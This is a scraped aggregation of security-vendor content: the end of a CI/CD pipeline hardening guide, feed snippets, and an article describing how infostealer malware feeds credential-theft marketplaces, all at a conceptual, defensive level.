SAST - Static Application Security Testing (At the Pull Request / Peer Review Gate):Integrate SAST into your continuous integration (CI) tests to analyze draft code before it is merged into the main branch. This automatically flags structural flaws, logic vulnerabilities, or dangerous functions (like unescaped user inputs) during active development.
SCA - Software Composition Analysis (During the Build Phase): Trigger SCA scans when your build environment resolves dependencies. By scanning your package lockfiles (e.g., package-lock.json or requirements.txt) against databases like Google OSV, you can automatically fail builds that attempt to import libraries with active, known CVEs.
Container/Image Scanning (At the Registry / Push Gate): Build automated scanners directly into your container registry pipeline. Before a newly built container image is allowlisted for production, the registry scanner should inspect its base OS packages and reject any image containing critical OS-level vulnerabilities or default root access.
DAST - Dynamic Application Security Testing (In Staging / Pre-Deployment): Create a temporary, isolated staging instance of your running application as a deployment step. Run automated DAST tests to simulate real-world attacks (like SQL injection or cross-site scripting) against your endpoints, validating that your active runtime defense configurations are working.
CSPM - Cloud Security Posture Management (Pre-Deployment IaC Scan & Post-Deploy): Use Policy-as-Code tools to scan your Infrastructure-as-Code (IaC) templates (like Terraform or Kubernetes manifests) before applying changes. This automatically blocks the provisioning of misconfigured cloud environments, such as overprivileged IAM roles or security groups with SSH (port 22) open to the internet.
SBOM Generation and Attestation
An SBOM is a complete, verifiable inventory of every component that went into a build. Generating and signing the SBOM as part of the build produces this inventory as a tamper-evident attestation rather than an after-the-fact reconstruction.
In practice, this means generating the SBOM as a build step in a recognized format such as CycloneDX or SPDX. The resulting SBOM should be signed as an attestation tied to the artifact’s digest, preventing modifications. Signed SBOMs should then be mapped back to affected artifacts without re-scanning every image in the fleet. To keep monitoring useful, VEX statements should be used to flag findings that do not apply to the code, ensuring the inventory remains an actionable triage tool.
Deployment
Securing the runtime phase ensures that workloads remain protected even if an attacker manages to bypass early pipeline defenses. This operational layer acts as the final quality gate as code transitions from the build pipeline to active production.
Workload Protection & Runtime Hardening
Workload protection should be enforced directly on running applications and container instances to limit their execution footprint and block active exploits.
Deployment Guardrails: Establish an automated security check at the entrance of your production environment to block any container that lacks a valid cryptographic signature, requests unneeded root privileges, or originates from an untrusted public registry.
Workload Posture: Build workloads from hardened base images and run them on immutable infrastructure with read-only root filesystems and removed SSH capabilities to prevent post-exploit file creation or lateral directory traversal.
Active Application Protection: Deploy Runtime Application Self-Protection (RASP) to block execution-level exploitation attempts like SQL injection. Protect AI workloads from prompt injection and jailbreaks using runtime guardrails such as Google Model Armor.
Just-In-Time Access: Eliminate standing administrative privileges in favor of time-bound, task-scoped access credentials that expire automatically, injecting privileged credentials at runtime only when required.
Protecting Live Infrastructure
Securing the surrounding network and cloud control plane shields your deployed applications from external threats, blocks lateral movement, and maintains the absolute integrity of your cloud configuration.
Web Application Firewalls (WAF): Deploy edge firewalls to inspect incoming application-layer traffic, filtering out malicious payloads and blocking common web exploits, such as cross-site scripting or OWASP Top 10 vulnerabilities, before they reach your backend services.
API Gateways and Load Balancers: Centralize edge authentication, enforce rate limits, and validate request signatures to prevent direct public exposure of application backends.
Microsegmentation: Enforce granular, identity-aware network policies to isolate workloads and restrict traffic exclusively to pre-authorized service-to-service communication paths, blocking lateral network movement by default.
Configuration Integrity: Deploy Policy-as-Code tooling to continuously validate the live environment against the version-controlled IaC source of truth, automatically reverting out-of-band modifications to prevent unauthorized changes.
Active Posture Scanning: Run Cloud Security Posture Management (CSPM) and Cloud Native Application Protection Platforms (CNAPP) to continuously scan for cloud misconfigurations, overly permissive IAM, and exposed storage.
Continuous Monitoring: Maintain complete visibility across all systems by collecting logs, system metrics, and audit events to quickly detect, trace, and respond to live security events.
Conclusion
Recent software supply chain campaigns demonstrate that development infrastructure, build pipelines, and developer utilities represent critical threat vectors and key points of compromise. Legacy access controls and point-in-time security scanning are insufficient to defend these environments against sophisticated intrusions. Hardening the development lifecycle requires implementing continuous, automated verification at every stage, unifying security postures across developer endpoints, code repositories, package registries, build runners, and deployment guardrails into a cohesive defensive framework.
Ultimately, the objective of pipeline security is to build a resilient architecture capable of isolating and containing an intrusion. By automating cryptographic validation and policy enforcement from the initial code commit to the final production deployment, organizations can significantly reduce their overall attack surface, safeguard downstream consumers, and ensure that any individual compromise is rapidly isolated and resolved before it can spread.
Acknowledgements
This guidance would not have been possible without the assistance of Arafat Ismail, Bhavesh Dhake, Brentyn Muir, Brian Meyer, Emilio Oropeza, Eyad Mahmoud, Franklin Ramos, Gursev Singh, Omar ElAhdan, Sara Takhim, Stuart Carrera, Stuart Munro, Will Silverstone, and the Mandiant Security Transformation Services team.
We're excited to announce Intelligence Center 3.9, a release focused on giving you more flexibility in how you work with AI, and keeping your threat intelligence aligned with the evolving industry standards.
We're excited to announce Intelligence Center 3.9, a release focused on giving you more flexibility in how you work with AI, and keeping your threat intelligence aligned with the evolving industry standards.
Modern macOS malware uses deceptive setup guides to steal credentials and sensitive user data. Learn how to identify and block these threats.
The post Atomic macOS (AMOS) Stealer Activity appeared first on Unit 42.
Infostealer malware is behind a large share of today's credential compromise — and it usually doesn't start with a breach at all. When a security team hears "data breach," the instinct is to look for the moment a database was exfiltrated or a network was penetrated. But more often, the real starting point is a single endpoint infection, often on a personal device, that has nothing to do with the organization's perimeter.
By the time stolen credentials show up in a breach notification or a da
Infostealer malware is behind a large share of today's credential compromise — and it usually doesn't start with a breach at all. When a security team hears "data breach," the instinct is to look for the moment a database was exfiltrated or a network was penetrated. But more often, the real starting point is a single endpoint infection, often on a personal device, that has nothing to do with the organization's perimeter.
By the time stolen credentials show up in a breach notification or a dark web alert, they've already passed through several distinct, mechanical stages. Understanding that pipeline — rather than waiting for the final alert — is what separates reactive security teams from ones that catch exposure early.
How Infostealer Malware Powers the Credential Theft Pipeline?
What follows is a stage-by-stage breakdown of that journey — from the moment infostealer malware first executes on a device, through the log assembly and enrichment steps that add value along the way, to the final point where credentials are packaged and sold on the open market. Each section builds directly on the one before it, showing exactly how a single infection turns into an inventoried, priced, and marketable product.
Execution and Harvesting
The pipeline begins with infostealer malware — a lightweight piece of software designed to do one thing efficiently: grab whatever credentials, cookies, and session tokens are sitting in a browser or application on the infected machine. This is the core mechanism behind modern credential harvesting, and these tools typically arrive through cracked software installers, fake game cheats, malicious browser extensions, or phishing lures disguised as invoices or shipping notices.
Once executed, the stealer doesn't loiter. It targets browser credential stores, autofill data, saved payment details, cryptocurrency wallet files, FTP client configurations, and any session cookies that could allow an attacker to bypass login screens entirely. Many stealers also grab system fingerprinting data — IP address, hardware ID, installed software — which becomes useful later for building convincing sessions or bypassing device-based fraud checks.
The output of this stage is a "log": a structured folder of text files, often just a few kilobytes, containing everything the malware could pull from that one machine. These stealer logs are the raw currency of the entire pipeline that follows.
Aggregation and Log Assembly
A single log is not particularly valuable on its own. Its worth comes from volume. Threat actors operating stealer campaigns typically run panels — command-and-control dashboards — that collect incoming logs from hundreds or thousands of infected machines simultaneously. These logs get bundled into larger archives, sometimes labeled by infection date, campaign, or targeted region.
This is the point where individual credential theft becomes an inventory problem for the attacker. Logs get sorted, deduplicated, and screened for anything obviously valuable — corporate VPN logins, SaaS admin panels, banking portals — versus low-value consumer accounts.
Parsing and Enrichment
Raw logs are messy, so a parsing step usually follows before anything is sold or shared. Automated tools and, in some cases, manual review are used to extract structured fields: username, password, URL, and associated cookies, organized into searchable formats. This is also where enrichment happens — cross-referencing a log against previously leaked datasets to add context like a person's employer, job title, or other accounts tied to the same email address.
Enrichment matters because it changes the value proposition. A raw password paired with a login URL is interesting. That same credential paired with confirmation that it belongs to an IT administrator at a mid-sized company is something else entirely — and priced accordingly.
It's also at this stage that enriched credentials become prime material for credential stuffing campaigns, where attackers automate login attempts across dozens of unrelated services in the hope that a password was reused.
Marketplace Listing
The final stage is distribution. Parsed and enriched logs are listed for sale on dark web marketplaces and forums, sometimes as full archives ("bulk logs") and sometimes broken apart and sold as individual access credentials to specific platforms — a corporate email account, a cloud console login, a remote desktop session. Listings often include partial samples as proof of authenticity, along with metadata like infection date, geography, and browser type, to help buyers judge freshness and relevance.
This is usually the first point where an outside observer — including a security team — has a realistic chance of spotting exposure, provided they're actually looking at this layer of the ecosystem rather than waiting for a breach disclosure further downstream.
Why the Earlier Stages Matter More Than the Alert?
Most detection strategies are built around the last step: someone notices a listing or a breach compilation and issues an alert. But by then, the credential may have already changed hands, been tested against multiple services, or been bundled into a larger fraud operation. The earlier stages — infection, log assembly, and enrichment — are where exposure actually originates, and where it can be caught closer to the source.
For SOC teams and identity security leads, the practical takeaway is that credential exposure isn't a single event to monitor for — it's a pipeline to monitor across. Visibility into stealer logs, marketplace chatter, and enrichment activity gives a much earlier warning than waiting for a finished, packaged breach.
Your Credentials Are Probably Already for Sale. You Just Don't Know It Yet.
Somewhere right now, an infostealer log sits in a marketplace listing with your company's name attached to it — and nobody on your team has seen it. That's not a scare tactic. It's the default state for most organizations, because credential exposure happens quietly, on devices you don't control, long before it ever becomes "your" incident.
The only real question is whether you find out from a threat feed, or from a breach headline.
See what's already exposed — before someone else finds it first.Run a free check with Cybleand get a real answer, not a guess.

 Entrar